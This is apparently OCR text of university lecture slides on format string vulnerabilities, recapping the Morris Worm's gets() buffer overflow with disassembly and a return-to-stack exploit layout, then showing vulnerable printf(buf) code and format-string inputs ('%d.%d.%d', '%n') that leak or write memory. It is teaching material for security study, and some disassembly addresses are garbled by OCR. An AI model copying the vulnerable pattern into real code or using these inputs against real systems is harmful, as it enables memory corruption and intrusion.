CSE467: Computer Security

14. Format String Vulnerabilities & Integer Overflow

Seongil Wi

Department of Computer Science and Engineering

The slide is based on Prof. Sang Kil Cha's lecture slide


Recap: Morris Worm

Exploited a ***buffer overflow*** vulnerability

```
int main(int argc, char* argv[]) {
  char line[512];
  /* omitted ... */
  gets(line); /* Buffer Overflow! */
  /* omitted ... */
}
```

This simple line allowed the Morris Worm to infect 10% of the internet computers in 1988

Recap: Analyzing the Vulnerability



Virtual memory


What if user input is 520 consecutive ‘A’s?

```
08049162 <main>:
     162:  push   ebp
     163:  mov    ebp,esp
     165:  sub    esp,0x200
 804916b:  lea    eax,[ebp-0x200]
   49171:  push   eax
 8049172:  call   8049030  ; gets
 8049177:  add    esp,0x4
 804917a:  mov    eax,0x0
 804917f:  leave
 8049180:  ret
```

```
eip: 0x8049177
ebp: 0xbffff708
esp: 0xbffff504
eax: 0xbffff508
```

Execution context

Recap: Analyzing the Vulnerability



0xbffff70c

Virtual memory

Control flow hijacked!


```
eip: 0x41414141
ebp: 0x41414141
esp: 0xbffff70c
eax: 0x0
```

Execution context


```
08049162 <main>:
8049162:   push   ebp
8049163:   mov    ebp,esp
8049165:   sub    esp,0x200
 4916b:    lea    eax,[ebp-0x200]
 49171:    push   eax
 49172:    call   8049030 ; gets
 049177:   add    esp,0x4
804917a:   mov    eax,0x0
804917f:   leave
8049180:   ret
```

pop eip

Recap: Return-to-Stack Exploit



Recap: Final Exploitation



Virtual memory

- Fill the buffer with our shellcode (Let's assume that it is 31 bytes)
- The rest of the buffer (481 bytes = 512-31) can be filled with any characters
- The old `ebp` can be filled with any characters (4 bytes)
- The return address should point to the shellcode (`0xbffff508`)[1]

[1]The buffer address should differ from machine to machine. Thus, it is necessary to obtain the right address from a debugger (e.g., GDB)

Are there any other ways to achieve memory corruption?

Format String Exploit

Format String Exploit

- Another classic control hijack ***attack vector***
  - Another type of memory corruption in C

- First noted in around 1989 by Barton Miller

Format String is …

- An argument right before "…" (variable-length arguments) that is used to convert C data types into a string (e.g., `printf`, `sprintf`, `sscanf`, `syslog`, …)

```
int printf(const char *format, ...);
```

Format String is …

- An argument right before "…" (variable-length arguments) that is used to convert C data types into a string (e.g., `printf`, `sprintf`, `sscanf`, `syslog`, …)

```
int printf(const char *format, ...);
```

Format string

Example

```c
int x = 0, y = 42;
printf("%d, %d\n", x, y);
```

Example


```c
int x = 0, y = 42;
printf("%d, %d\n", x, y);
```

```
$ ./test
0, 42
```

C is too Generous

```
int x = 0, y = 42;
printf("%d, %d, %d\n", x, y);
```

GCC will happily compile this code

C is too Generous

```c
int x = 0, y = 42;
printf("%d, %d, %d\n", x, y);
```

What is the result?

C is too Generous

```
int x = 0, y = 42;
printf("%d, %d, %d\n", x, y);
```

What is the result?

```
$ ./test
0, 42, 134513810
```

What is this number?
(0x8048492)

C is too Generous

```c
int x = 0, y = 42;
printf("%d, %d, %d\n", x, y);
```

What is the result?

```
$ ./test
0, 42, 134513810
```

Stack memory value

The Security Problem

```
printf(buf);
```

What if this is given as a user input…?

Format String Vulnerability Example


```
// ...
recv(sock, buf, sizeof(buf), 0);
printf(buf);
```

- buf = “Hello”   // No problem
- buf = "%d.%d.%d\n”   // Leak memory

So Far ...

- Format string vulnerability allows us to ***read arbitrary memory*** contents on the stack

What about ***arbitrary memory write***?

Formats

Format	Meaning
%d	Decimal output
%x	Hexadecimal output
%u	Unsigned decimal output
%s	String output
%n	# of bytes written so far

Nothing printed for %n

%n Example

```
int x;
int y;

x = 10;
printf(“%08d\n%n”, x, &y);
printf(“%d\n”, y);
```

Standard Output:

```
00000010
```

%n Example

```
int x;
int y;

x = 10;
printf("%08d\n%n", x, &y);
printf("%d\n", y);
```

8 bytes


1 byte for \n

Standard Output:

```
00000010
```

```
9
```

Example Revisited





```
// ...
recv(sock, buf, sizeof(buf), 0);
printf(buf);
```

buf = “%n”

Example Revisited

```
// ...
recv(sock, buf, sizeof(buf), 0);
printf(buf);
```

buf = "%n"

